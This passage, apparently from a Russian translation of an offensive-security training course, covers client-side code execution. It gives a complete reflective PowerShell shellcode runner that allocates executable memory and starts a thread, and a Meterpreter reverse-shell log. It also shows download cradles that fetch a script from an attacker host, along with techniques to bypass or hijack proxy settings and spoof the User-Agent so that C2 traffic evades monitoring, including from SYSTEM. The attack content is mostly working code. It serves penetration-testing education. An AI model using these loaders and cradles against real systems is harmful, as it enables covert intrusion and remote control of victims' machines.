    VirtualAlloc), (getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::
    Zero, 0x1000, 0x3000, 0x40)

[Byte[]] $buf = 0xfc,0xe8,0x82,0x0,0x0,0x0...

[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $lpMem, $buf.length)

$hThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll
    CreateThread), (getDelegateType @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([
    IntPtr]))).Invoke([IntPtr]::Zero,0,$lpMem,[IntPtr]::Zero,0,[IntPtr]::Zero)

[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll
    WaitForSingleObject), (getDelegateType @([IntPtr], [Int32]) ([Int]))).Invoke($hThread, 0xFFFFFFFF)
```

Листинг 96 - Загрузчик шеллкода PowerShell на основе рефлексии

Полный код приведён ниже.

```
function LookupFunc {

    Param ($moduleName, $functionName)

    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
      Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null, @($moduleName)),
    $functionName))
}

function getDelegateType {
```

```
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $func,
        [Parameter(Position = 1)] [Type] $delType = [Void]
    )

    $type = [AppDomain]::CurrentDomain.
    DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
    [System.Reflection.Emit.AssemblyBuilderAccess]::Run).
      DefineDynamicModule('InMemoryModule', $false).
      DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
      [System.MulticastDelegate])

    $type.
    DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
    $func).
      SetImplementationFlags('Runtime, Managed')

    $type.
    DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType, $func).
      SetImplementationFlags('Runtime, Managed')

    return $type.CreateType()
}

$lpMem = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll
    VirtualAlloc), (getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::
    Zero, 0x1000, 0x3000, 0x40)

[Byte[]] $buf = 0xfc,0xe8,0x82,0x0,0x0,0x0,0x0...

[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $lpMem, $buf.length)

$hThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll
    CreateThread), (getDelegateType @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([
    IntPtr]))).Invoke([IntPtr]::Zero,0,$lpMem,[IntPtr]::Zero,0,[IntPtr]::Zero)

[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll
    WaitForSingleObject), (getDelegateType @([IntPtr], [Int32]) ([Int]))).Invoke($hThread, 0xFFFFFFFF)
```

Листинг 97 - Полный сценарий PowerShell для загрузчика шеллкода в памяти

Поскольку код загрузчика шеллкода целиком находится на Apache-сервере Kali Linux, нам не нужно обновлять макрос Word; мы просто перезаписываем файл `run.ps1` на веб-сервере перед открытием документа Word. Судя по выводу в листинге 98, код работает, и мы получили обратную оболочку.

```
[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.11; (UUID: pm1qmw8u)
Staging x86 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.11:49678)

meterpreter >
```

Листинг 98 - Обратная оболочка Meterpreter, выполненная из рефлексивного загрузчика шеллкода PowerShell

Кроме того, Process Monitor показывает, что файл `.cs` не был записан в файловую систему и затем скомпилирован, как показано на рисунке 28.




Рисунок 28: Process Monitor показывает, что файлы `.cs` не записывались на диск и не компилировались

Отлично. Мы создали загрузчик шеллкода PowerShell, который полностью выполняется в памяти. Кроме того, его можно запускать из VBA без встраивания шеллкода первой стадии внутрь макроса. В следующем разделе мы обсудим сетевые прокси, которые могут создавать различные проблемы при выполнении атак такого типа.

#### 3.6.4.1 Упражнения

1. Сгенерируйте шеллкод Meterpreter и получите загрузчик шеллкода PowerShell в памяти, приводящий к обратной оболочке.
2. Код, разработанный в этом разделе, основан на 32-битном процессе PowerShell. Определите и измените нужные элементы, чтобы он работал из 64-битного процесса PowerShell.

## 3.7 Общение с прокси

Давайте уделим немного внимания прокси и той роли, которую они могут играть в тестировании на проникновение. Многие организации и предприятия принудительно пропускают сетевое взаимодействие через прокси, что позволяет аналитикам безопасности отслеживать трафик. В таких случаях тестировщики на проникновение должны либо убедиться, что их техники работают через прокси, либо, если возможно, обойти прокси и связанный с ним мониторинг, в зависимости от ситуации.

Полезные нагрузки Meterpreter HTTP и HTTPS умеют работать с прокси,[134] но наши загрузочные команды PowerShell могут этого не уметь. Лучше всегда проверить это самостоятельно.

### 3.7.1 PowerShell-взаимодействие с учётом прокси

В этом модуле мы в основном использовали загрузочную команду на основе `Net.WebClient`. Этот класс по умолчанию учитывает прокси. Так было не всегда,[135] и эта возможность может измениться в будущих версиях Windows, но по крайней мере сейчас он работает с прокси.

Чтобы это проверить, сначала зададим настройки прокси на клиенте-жертве Windows 10 так, чтобы они соответствовали клиенту разработки Windows 10, на котором запущено прокси ПО Squid.[136] Чтобы настроить прокси на нашей машине, щёлкнем правой кнопкой по значку Windows Start и перейдём в Settings > Network & Internet > Proxy, затем прокрутим до "Manual proxy setup". Включим прокси-сервер,

введём IP-адрес клиента разработки Windows 10 (в нашем случае 192.168.120.12) и статический TCP-порт 3128. Наконец, нажмём Save и закроем меню настроек.

Мы можем наблюдать прокси в действии, открыв PowerShell ISE и выполнив двухстрочную загрузочную команду PowerShell, показанную в листинге 99. Сначала нужно убедиться, что наш веб-сервер работает и что файл PowerShell `run.ps1` ожидает загрузки.

```
$wc = new-object system.net.WebClient
$wc.DownloadString("http://192.168.119.120/run.ps1")
```

Листинг 99 - Загрузочная команда Net.WebClient, проходящая через прокси

Запуск кода PowerShell не генерирует ошибок. Если переключиться на Kali и вывести последнюю запись из журналов доступа Apache, мы найдём запрос к `run.ps1`, пришедший от нашего клиента разработки Windows 10 с IP-адресом 192.168.120.12, на котором работает прокси-сервер.

```
kali@kali:~$ sudo tail /var/log/apache2/access.log
...
192.168.120.12 - - [09/Jun/2020:08:06:08 -0400] "GET /run.ps1 HTTP/1.1" 200 4360 "-" "-"
```

Листинг 100 - HTTP-запрос, пришедший с IP-адреса прокси-сервера

Поскольку клиент-жертва Windows 10 находится по адресу 192.168.120.11, похоже, прокси действительно работает. Настройки прокси, используемые `Net.WebClient`, хранятся в свойстве `.proxy` и заполняются из свойства `DefaultWebProxy`[137] при создании объекта.

Мы можем просмотреть эти настройки с помощью метода `GetProxy`[138], указав URL для проверки.

```
PS C:\Windows\SysWOW64\WindowsPowerShell\v1.0> [System.Net.WebRequest]::DefaultWebProxy.GetProxy("http://192.
    168.119.120/run.ps1")

AbsolutePath   : /
AbsoluteUri    : http://192.168.120.12:3128/
LocalPath      : /
Authority      : 192.168.120.12:3128
HostNameType   : IPv4
IsDefaultPort  : False
IsFile         : False
IsLoopback     : False
PathAndQuery   : /
Segments       : {/}
IsUnc          : False
Host           : 192.168.120.12
Port           : 3128
Query          :
Fragment       :
Scheme         : http
OriginalString : http://192.168.120.12:3128
DnsSafeHost    : 192.168.120.12
IdnHost        : 192.168.120.12
IsAbsoluteUri  : True
UserEscaped    : False
UserInfo       :
```

Листинг 101 - Настройки прокси, используемые Net.WebClient

Мы можем использовать это, чтобы быстро проверить и IP-адрес прокси-сервера, и сетевой порт. Поскольку настройки прокси динамически задаются через свойство `.proxy`, мы можем удалить их, просто создав пустой объект, как показано в листинге 102.

```
$wc = new-object system.net.WebClient
$wc.proxy = $null
$wc.DownloadString("http://192.168.119.120/run.ps1")
```

Листинг 102 - Удаление настроек прокси путем присваивания null

Снова мы можем использовать команду `tail`, чтобы вывести последнюю запись журналов доступа Apache, и на этот раз наблюдать HTTP-запрос, пришедший напрямую от клиента-жертвы Windows 10.

```
kali@kali:~$ sudo tail /var/log/apache2/access.log
...
192.168.120.11 - - [09/Jun/2020:08:19:36 -0400] "GET /run.ps1 HTTP/1.1" 200 4360 "-" "-"
```

Листинг 103 - HTTP-запрос в обход прокси-сервера

В некоторых средах сетевое взаимодействие, не проходящее через прокси, будет заблокировано на пограничном межсетевом экране. В противном случае мы могли бы обойти любой мониторинг, который обрабатывает сетевой трафик на прокси. Мы можем довольно легко манипулировать настройками прокси нашей загрузочной команды, и, как мы обсудим в следующем разделе, есть дополнительное свойство, с которым мы также можем работать.

#### 3.7.1.1 Упражнения

1. Настройте конфигурацию прокси и проверьте, учитывает ли загрузочная команда `Net.WebClient` прокси.
2. Учитывают ли другие загрузочные команды PowerShell прокси?

### 3.7.2 Работа с User-Agent

Мы также должны определить, может ли загрузочная команда `Net.WebClient` изменять свойство User-Agent.[139] При выполнении HTTP- или HTTPS-запросов из веб-браузера одной из самых легко определяемых характеристик этой сессии является User-Agent. Он быстро сообщает, какой тип веб-браузера или другого приложения выполняет запрос, а также версию операционной системы.

Загрузочная команда PowerShell на основе `Net.WebClient` не имеет заданного по умолчанию User-Agent, а значит такая сессия будет выделяться среди другого легитимного трафика. К счастью для нас, мы можем настроить его с помощью свойства `Headers`[140] объекта `Net.WebClient` через метод `Add`. Код загрузочной команды в листинге 104 показывает настроенный пользовательский User-Agent.

```
$wc = new-object system.net.WebClient
$wc.Headers.Add('User-Agent', "This is my agent, there is no one like it...")
$wc.DownloadString("http://192.168.119.120/run.ps1")
```

Листинг 104 - Установка пользовательского User-Agent

Запуск кода загрузит файл и оставит текст User-Agent в журналах доступа Apache, что мы можем проверить, просмотрев последнюю запись.

```
kali@kali:~$ sudo tail /var/log/apache2/access.log
...
192.168.120.12 - - [09/Jun/2020:08:32:57 -0400] "GET /run.ps1 HTTP/1.1" 304 182 "-" "This is my agent, there
    is no one like it..."
```

Листинг 105 - HTTP-запрос с пользовательским User-Agent

Очевидно, User-Agent вроде использованного выше выделяется ещё сильнее, чем пустая строка User-Agent. Вместо этого нам следует имитировать User-Agent реального веб-браузера, например Google Chrome или Internet Explorer.

#### 3.7.2.1 Упражнения

1. Установите пользовательский User-Agent в загрузочной команде и наблюдайте его в журналах доступа Apache.
2. Вместо пользовательской строки User-Agent определите строку, используемую Google Chrome, и реализуйте её в загрузочной команде.

### 3.7.3 Дайте мне прокси для SYSTEM

До сих пор загрузочная команда на основе `Net.WebClient` была очень универсальной, но мы должны учитывать побочные эффекты использования загрузочной команды на уровне целостности SYSTEM. При повышении привилегий или эксплуатации приложения, работающего на уровне целостности SYSTEM, мы можем получить оболочку с уровнем целостности SYSTEM. Загрузочная команда PowerShell, работающая в контексте уровня целостности SYSTEM, не имеет настроенной конфигурации прокси и может не суметь подключиться обратно к нашей C2-инфраструктуре.

Мы можем проверить это из 32-битной командной строки PowerShell ISE с уровнем целостности SYSTEM, запущенной через SysInternals PsExec.[141] Чтобы продемонстрировать это, сначала откроем повышенную командную строку, щёлкнув правой кнопкой по значку `cmd.exe` на панели задач и выбрав Run as administrator. В новой командной строке перейдём в папку Sysinternals и выполним `PsExec.exe`, указав `-s` для запуска от имени SYSTEM и `-i`, чтобы сделать процесс интерактивным на текущем рабочем столе.

```
C:\Tools\Sysinternals> PsExec.exe -s -i C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell_ise.exe
```

Листинг 106 - Открытие 32-битной PowerShell ISE от имени SYSTEM

Оставив настройки прокси включёнными, запустим базовую загрузочную команду PowerShell на основе `Net.WebClient`, повторённую в листинге 107, из PowerShell ISE с уровнем целостности SYSTEM.

```
$wc = new-object system.net.WebClient
$wc.DownloadString("http://192.168.119.120/run.ps1")
```

Листинг 107 - Базовая загрузочная команда Net.WebClient

Когда загрузочная команда завершит работу, проверим последний журнал доступа Apache. Он показывает, что HTTP-запрос пришёл напрямую с машины-жертвы Windows 10.

```
kali@kali:~$ sudo tail /var/log/apache2/access.log
...
192.168.120.11 - - [09/Jun/2020:08:22:36 -0400] "GET /run.ps1 HTTP/1.1" 200 4360 "-" "-"
```

Листинг 108 - HTTP-запрос в обход прокси-сервера

Чтобы провести нашу сессию через прокси, мы должны создать конфигурацию прокси для встроенной учётной записи SYSTEM. Один способ сделать это - скопировать конфигурацию из стандартной учётной записи пользователя в системе. Настройки прокси для каждого пользователя хранятся в реестре[142] по следующему пути:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\InternetSettings
```

Листинг 109 - Путь прокси в реестре

Мы можем проверить это, открыв редактор реестра и перейдя по этому пути, как показано на рисунке 29.




Рисунок 29: Создание фильтра Process Monitor

Отсюда мы можем собрать содержимое ключа реестра `ProxyServer` и использовать его для заполнения свойств прокси объекта `Net.WebClient`. Однако здесь есть проблема. При навигации по реестру куст `HKEY_CURRENT_USER` сопоставляется с пользователем, который пытается к нему обратиться, но при навигации по реестру от имени SYSTEM такого куста реестра не существует. При этом куст `HKEY_USERS` существует всегда и содержит содержимое всех пользовательских кустов реестра `HKEY_CURRENT_USER`, разделённое по соответствующим SID.[143]

Как часть нашей загрузочной команды, мы можем использовать PowerShell для разрешения ключа реестра. Но куст реестра `HKEY_USERS` не сопоставляется автоматически. Тем не менее мы можем сопоставить его с помощью командлета `New-PSDrive`[144], указав имя, PSProvider как "Registry" и Root как "HKEY_USERS".

```
New-PSDrive -Name HKU -PSProvider Registry -Root HKEY_USERS | Out-Null
```

Листинг 110 - Сопоставление куста реестра HKEY_USERS с помощью PowerShell

Теперь мы можем взаимодействовать с кустом `HKEY_USERS` и выполнять к нему запросы, но должны решить, куст какого пользователя хотим скопировать. Куст `HKEY_USERS` содержит кусты всех пользователей на компьютере, включая SYSTEM и другие локальные служебные учётные записи, которых мы хотим избежать. Кусты реестра разделены и названы по SID существующих пользователей, причём есть конкретный шаблон. Любой SID, начинающийся с `S-1-5-21-`, относится к учётной записи пользователя, исключая встроенные учётные записи.[145]

Чтобы получить допустимый пользовательский куст, мы можем пройти циклом по всем записям верхнего уровня `HKEY_USERS`, пока не найдём одну с подходящим SID. Найдя её, мы можем отбросить первые 10 символов, оставив только SID и опустив строку `HKEY_USERS`.

Мы можем найти все записи верхнего уровня `HKEY_USERS` с помощью командлета `Get-ChildItem`[146] и использовать цикл `ForEach`, чтобы найти первую запись, содержащую SID, начинающийся с `S-1-5-21-`. Найдя первую запись, мы сохраним ее в переменной `$start` и выйдем из цикла через оператор `break`[147], как показано в листинге 111.

```
$keys = Get-ChildItem 'HKU:\'
ForEach ($key in $keys) {if ($key.Name -like "*S-1-5-21-*") {$start = $key.Name.substring(10);break}}
```

Листинг 111 - Поиск пользовательского куста по SID

Чтобы получить содержимое ключа реестра, мы используем командлет `Get-ItemProperty`[148], как показано в листинге 112. `Get-ItemProperty` принимает путь (`-Path`) к ключу реестра, но поскольку мы вручную сопоставили куст реестра `HKEY_USERS`, мы должны указать его перед нужным путем и ключом реестра, устраняя необходимость указывать строку `HKEY_USERS`.

```
$proxyAddr=(Get-ItemProperty -Path "HKU:$start\Software\Microsoft\Windows\CurrentVersion\Internet Settings\").
    ProxyServer
```

Листинг 112 - Получение настроек прокси из ключа реестра

Код, показанный выше, собирает IP-адрес прокси-сервера и сетевой порт из реестра и назначает их переменной `$proxyAddr`. Теперь мы должны превратить содержимое этой переменной в объект прокси, который можно назначить нашему объекту `Net.WebClient`.

Для этого мы создадим новый объект из класса `WebProxy`[149] и назначим его как `DefaultWebProxy`, встроенный во все объекты `Net.WebClient`. Конструктор принимает один аргумент: URL и порт прокси-сервера, то есть значение, которое мы только что разрешили из реестра.

```
$proxyAddr=(Get-ItemProperty -Path "HKU:$start\Software\Microsoft\Windows\CurrentVersion\Internet Settings\").
    ProxyServer
[system.net.webrequest]::DefaultWebProxy = new-object System.Net.WebProxy("http://$proxyAddr")
$wc = new-object system.net.WebClient
$wc.DownloadString("http://192.168.119.120/run.ps1")
```

Листинг 113 - Создание и назначение объекта прокси для пользователя SYSTEM

Теперь у нас есть все части, необходимые для создания загрузочной команды PowerShell с поддержкой прокси, работающей с уровнем целостности SYSTEM. Соберём все сегменты кода в код, показанный в листинге 114.

```
New-PSDrive -Name HKU -PSProvider Registry -Root HKEY_USERS | Out-Null
$keys = Get-ChildItem 'HKU:\'
ForEach ($key in $keys) {if ($key.Name -like "*S-1-5-21-*") {$start = $key.Name.substring(10);break}}
$proxyAddr=(Get-ItemProperty -Path "HKU:$start\Software\Microsoft\Windows\CurrentVersion\Internet Settings\").
    ProxyServer
[system.net.webrequest]::DefaultWebProxy = new-object System.Net.WebProxy("http://$proxyAddr")
$wc = new-object system.net.WebClient
$wc.DownloadString("http://192.168.119.120/run2.ps1")
```

Листинг 114 - Полный код загрузочной команды с поддержкой прокси для уровня целостности SYSTEM

Обратите внимание, что в последней строке сценария мы изменили имя сценария загрузчика шеллкода PowerShell с `run.ps1` на `run2.ps1`, поскольку PowerShell может кэшировать файл и повлиять на наши результаты.

При запуске полного кода учитывайте, что сопоставление `HKEY_USERS` сохранится при повторных запусках кода, поэтому окно PowerShell ISE нужно закрыть, чтобы полный код выполнился корректно, если ранее выполнялись отдельные промежуточные шаги.

Перед выполнением обновлённого сценария PowerShell сделайте копию загрузчика шеллкода PowerShell `run2.ps1` в веб-корне Kali. После выполнения загрузочной команды теперь будет использоваться правильный прокси-сервер. Мы можем наблюдать это в последней записи журналов доступа Apache:

```
kali@kali:~$ sudo tail /var/log/apache2/access.log
...
192.168.120.12 - - [09/Jun/2020:14:47:25 -0400] "GET /run2.ps1 HTTP/1.1" 304 182 "-" "-"
```

Листинг 115 - Запись журнала доступа Apache после загрузочной команды SYSTEM

HTTP-запрос маршрутизируется через прокси-сервер и позволит нашей загрузочной команде подключаться обратно к нашей C2 даже тогда, когда весь трафик обязан проходить через прокси. Теперь наша загрузочная команда достаточно универсальна, чтобы обрабатывать связь через прокси даже от имени SYSTEM.

#### 3.7.3.1 Упражнение

1. Повторите шаги из этого раздела, чтобы получить HTTP-запрос через прокси.

## 3.8 Итоги

В этом модуле мы сосредоточились на эксплуатации поведения пользователей и обсудили, как создавать убедительные легенды. Мы представили выполнение кода на стороне клиента и обсудили, как вредоносное ПО может работать через Microsoft Office и PowerShell. Мы значительно улучшили наши приёмы, чтобы выполнять произвольные Win32 API напрямую в памяти как из VBA, так и из PowerShell, а также добавили поддержку сетевых прокси.

Получение начальной оболочки на клиенте - критически важный первый шаг. Другие техники для этого важного навыка мы обсудим в следующих модулях.

## Примечания


**[1]** (Wikipedia, 2019), https://en.wikipedia.org/wiki/Social_engineering_(security)
**[2]** (Wikipedia, 2019), https://en.wikipedia.org/wiki/Phishing
**[3]** (Wikipedia, 2019), https://en.wikipedia.org/wiki/Trojan_horse_(computing)
**[4]** (Wikipedia, 2019), https://en.wikipedia.org/wiki/Dropper_(malware)
**[5]** (FireEye, 2013), https://www.fireeye.com/blog/threat-research/2013/04/malware-callbacks.html
**[6]** (Malware Patrol, 2018), https://www.malwarepatrol.net/command-control-servers-c2s-fundamentals/
**[7]** (Offensive Security, 2019), https://www.offensive-security.com/metasploit-unleashed/msfvenom/
**[8]** (Offensive Security, 2019), https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/
**[9]** (Outflank, 2018), https://outflank.nl/blog/2018/08/14/html-smuggling-explained/
**[10]** (w3school, 2019), https://www.w3schools.com/tags/att_a_download.asp
**[11]** (w3school, 2019), https://www.w3schools.com/html/html5_intro.asp
**[12]** (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/API/Blob
**[13]** (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/API/URL/createObjectURL
**[14]** (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/API/Document/createElement
**[15]** (w3school, 2019), https://www.w3schools.com/jsref/met_node_appendchild.asp
**[16]** (w3school, 2019), https://www.w3schools.com/jsref/prop_style_display.asp
**[17]** (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/API/URL/href
**[18]** (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/API/HTMLElement/click
**[19]** (Wikipedia, 2019), https://en.wikipedia.org/wiki/Base64
**[20]** (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-smartscreen/windows-defender-smartscreen-overview
**[21]** (Microsoft, 2017), https://docs.microsoft.com/en-us/previous-versions/hh772331(v=vs.85)
**[22]** (Microsoft, 2016), https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/samples/hh779016(v=vs.85)?redirectedfrom=MSDN
**[23]** (Cisco, 2019), https://www.cisco.com/c/en/us/products/security/security-reports.html
**[24]** (Microsoft, 2019), https://docs.microsoft.com/en-us/office/vba/library-reference/concepts/getting-started-with-vba-in-office
**[25]** (Free Excel Help, 2019), https://www.excel-easy.com/vba/function-sub.html
**[26]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/visual-basic/language-reference/statements/dim-statement
**[27]** (Microsoft, 2015), https://docs.microsoft.com/en-us/dotnet/visual-basic/language-reference/data-types/
**[28]** (Microsoft, 2018), https://docs.microsoft.com/en-us/office/vba/language/concepts/getting-started/using-ifthenelse-statements
**[29]** (Microsoft, 2018), https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/fornext-statement
**[30]** (Microsoft, 2019), https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/msgbox-function
**[31]** (Microsoft, 2018), https://docs.microsoft.com/en-us/office/vba/api/word.document.open
**[32]** (Microsoft, 2017), https://docs.microsoft.com/en-us/office/vba/word/concepts/customizing-word/auto-macros
**[33]** (Microsoft, 2019), https://docs.microsoft.com/en-us/deployoffice/compat/office-file-format-reference
**[34]** (Microsoft, 2018), https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/shell-function
**[35]** (Microsoft, 2019), https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer
**[36]** (Wikipedia, 2019), https://en.wikipedia.org/wiki/Windows_Script_Host
**[37]** (SS64, 2019), https://ss64.com/vb/createobject.html
**[38]** (SS64, 2019), https://ss64.com/vb/run.html
**[39]** (Automate Excel, 2019), https://www.automateexcel.com/vba/auto-open-macro/

**[40]** (SS64, 2019), https://ss64.com/ps/syntax-compare.html
**[41]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.net.webclient?view=netframework-4.8
**[42]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.net.webclient.downloadfile?view=netframework-4.8
**[43]** (Evilmog, 2017), https://github.com/evilmog/evilmog/wiki/DNS-Download-Cradle
**[44]** (Wikipedia, 2014), https://en.wikipedia.org/wiki/TXT_record
**[45]** (Microsoft, 2017), https://docs.microsoft.com/en-us/office/vba/api/word.document.path
**[46]** (Microsoft, 2018), https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/doloop-statement
**[47]** (Microsoft, 2018), https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/now-function
**[48]** (Microsoft, 2018), https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/dateadd-function
**[49]** (Microsoft, 2018), https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/doevents-function
**[50]** (Threat Post, 2019), https://threatpost.com/microsoft-word-resume-phish-malware/147733/
**[51]** (Bank Info Security, 2019), https://www.bankinfosecurity.com/new-ursnif-variant-spreads-through-infected-word-documents-a-12898
**[52]** (Wikipedia, 2019), https://en.wikipedia.org/wiki/General_Data_Protection_Regulation
**[53]** (Microsoft, 2017), https://docs.microsoft.com/en-us/office/vba/api/word.document.content
**[54]** (Microsoft, 2017), https://docs.microsoft.com/en-us/office/vba/api/word.document.range
**[55]** (Microsoft, 2017), https://docs.microsoft.com/en-us/office/vba/api/word.range.select
**[56]** (Microsoft, 2017), https://docs.microsoft.com/en-us/office/vba/api/word.selection.delete
**[57]** (Microsoft, 2017), https://docs.microsoft.com/en-us/office/vba/api/word.document.attachedtemplate
**[58]** (Microsoft, 2017), https://docs.microsoft.com/en-us/office/vba/api/word.autotextentries
**[59]** (Microsoft, 2017), https://docs.microsoft.com/en-us/office/vba/api/word.autotextentry.insert
**[60]** (Microsoft, 2015),
https://docs.microsoft.com/en-us/dotnet/visual-basic/programming-guide/com-interop/walkthrough-calling-windows-apis
**[61]** (Microsoft, 2018), https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/declare-statement
**[62]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-getusernamea
**[63]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/winprog/windows-data-types
**[64]** (Microsoft, 2015), https://docs.microsoft.com/en-us/dotnet/visual-basic/language-reference/data-types/
**[65]** (Microsoft, 2015), https://docs.microsoft.com/en-us/dotnet/visual-basic/language-reference/modifiers/byval
**[66]** (Microsoft, 2015), https://docs.microsoft.com/en-us/dotnet/visual-basic/language-reference/modifiers/byref
**[67]** (Microsoft, 2019), https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/instr-function
**[68]** (Microsoft, 2018), https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/left-function
**[69]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-messagebox
**[70]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention
**[71]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc
